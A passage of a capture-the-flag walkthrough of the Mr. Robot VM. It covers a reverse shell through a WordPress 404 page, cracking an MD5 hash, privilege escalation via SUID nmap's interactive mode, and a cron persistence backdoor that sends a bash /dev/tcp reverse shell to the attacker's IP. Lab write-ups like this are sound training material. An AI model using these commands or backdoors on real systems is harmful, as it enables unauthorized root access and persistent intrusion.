
We are going to add the code at the begging of this webpage so it gets executed.




We will start the listener in our attacker machine



Then we will trigger this 404 page by going to any random link on the website.



We were successful in getting the reverse shell.



Upgrading the shell for better functional fully interactive shell.



```
bash: cd: home: No such file or directory
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

We were able to find the user flag i.e. key-2-of-3.txt but we don't have appropriate permissions. So, we need to switch to robot user so that we can read this file.

## 7. Using crack station for cracking hash

From Previous snapshot we were able to find the hash of the password so we are going to attempt to crack it using the crack station website.

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. Below this is a 'Free Password Hash Cracker' section. A text input field contains the hash 'c3fcd3d76192e4007dfb496cca67e13b'. To the right of the input field is a reCAPTCHA widget. Below the input field, a table displays the cracking results:

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Below the table, it says 'Color Codes: Green Exact match, Yellow Partial match, Red Not found.' At the bottom, there is a link to 'Download CrackStation's Wordlist'.

We were able to find the password 'abcdefghijklmnopqrstuvwxyz'



```
su: Authentication failure
daemon@linux:/home/robot$
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz


robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

meta2 - Thunar

We got the flag 2.

## 8. Escalating Privileges using Linpeas script.

```
kali@kali: ~/Documents/Rooted/MrRobot/enun  kali@kali: ~/Documents/Rooted/MrRobot/enun
1926]
robot@linux:/tmp$ ls
ls
linpeas.sh  vmware-root
robot@linux:/tmp$ chmod +777 linpeas.sh
chmod +777 linpeas.sh
robot@linux:/tmp$ ./linpeas.sh
./linpeas.sh
```



```
Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 68K Feb 12 2015 /bin/umount
-rwsr-xr-x 1 root root 93K Feb 12 2015 /bin/mount
-rwsr-xr-x 1 root root 44K May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 37K Feb 17 2014 /bin/su
-rwsr-xr-x 1 root root 46K Feb 17 2014 /usr/bin/passwd
-rwsr-xr-x 1 root root 32K Feb 17 2014 /usr/bin/newgrp
-rwsr-xr-x 1 root root 41K Feb 17 2014 /usr/bin/chsh
-rwsr-xr-x 1 root root 46K Feb 17 2014 /usr/bin/chrm
-rwsr-xr-x 1 root root 67K Feb 17 2014 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 152K Mar 12 2015 /usr/bin/sudo
-rwsr-xr-x 1 root root 493K Nov 13 2015 /usr/local/bin/nmap
-rwsr-xr-x 1 root root 431K May 12 2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10K Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-r-sr-xr-x 1 root root 9.4K Nov 13 2015 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 14K Nov 13 2015 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-xr-x 1 root root 11K Feb 25 2015 /usr/lib/pt_chown
```

Nmap is being run with escalated privileges as root.





## .. / nmap

☆ Star 12,356

Shell Non-interactive reverse shell Non-interactive bind shell File upload File download File write File read SUID Sudo Limited SUID

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

We can use GTFO bins to get snippets for privilege escalation.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
whoami
whoami
Unknown command (whoami) -- press h <enter> for help
nmap> exit
exit
Quitting by request.
robot@linux:/tmp$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

We were successfully able to escalate our privileges to root.

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# pwd
pwd
/tmp
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat firstboot_done
cat firstboot_done
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

We got the final Flag i.e. the root flag.





## 9. Creating persistence Mechanism

```
# echo "bash -i >& /dev/tcp/192.168.100.128/5555 0>&1" > /root/.backdoor.sh
echo "bash -i >& /dev/tcp/192.168.100.128/5555 0>&1" > /root/.backdoor.sh
# pwd
pwd
/home/robot
# ls
ls
key-2-of-3.txt  password.raw-md5

# echo " * * * * * root /root/.backdoor.sh" >> /etc/crontab
echo " * * * * * root /root/.backdoor.sh" >> /etc/crontab
#
```

```
kali@kali: ~/Documents/Rooted/MrRobot/Exploit
nc -nlvp 5555
listening on [any] 5555 ...

connect to [192.168.100.128] from (UNKNOWN) [192.168.100.132] 40082
nmap -- interactive
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2025-12-04 23:19 UTC
!sh
Failed to resolve given hostname/IP: interactive. Note that you can't use '/mask' AND '[1-4,7,100-]' style IP ranges
WARNING: No targets were specified, so 0 hosts scanned.
Nmap finished: 0 IP addresses (0 hosts up) scanned in 10.032 seconds
/bin/bash: line 2: !sh: command not found
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

By the above snap shots we are able to come to conclusion that we have persistence on the target machine which we were able to do by creating a CRON job that gives out root shell connection to our kali attacker machine every 60 seconds.

## Privilege Escalation Logs

Task ID	Technique	Target IP	Status	Outcome
010	LinPEAS Enumeration	192.168.100.132	Success	Found SUID Binary
011	SUID Nmap Exploitation	192.168.100.132	Success	Root Shell Obtained
012	Cron Persistence Setup	192.168.100.132	Success	Persistent Root Access



## Summary

A Persistence mechanism was implemented in the Mr. Robot VM Machine. We created a script which calls for a connection to the kali attacker machine with root shell. Then we gave the script the execution permissions and added this script to the **/etc/crontab**. This script runs every 60 seconds which results in consistent root access which is persistence.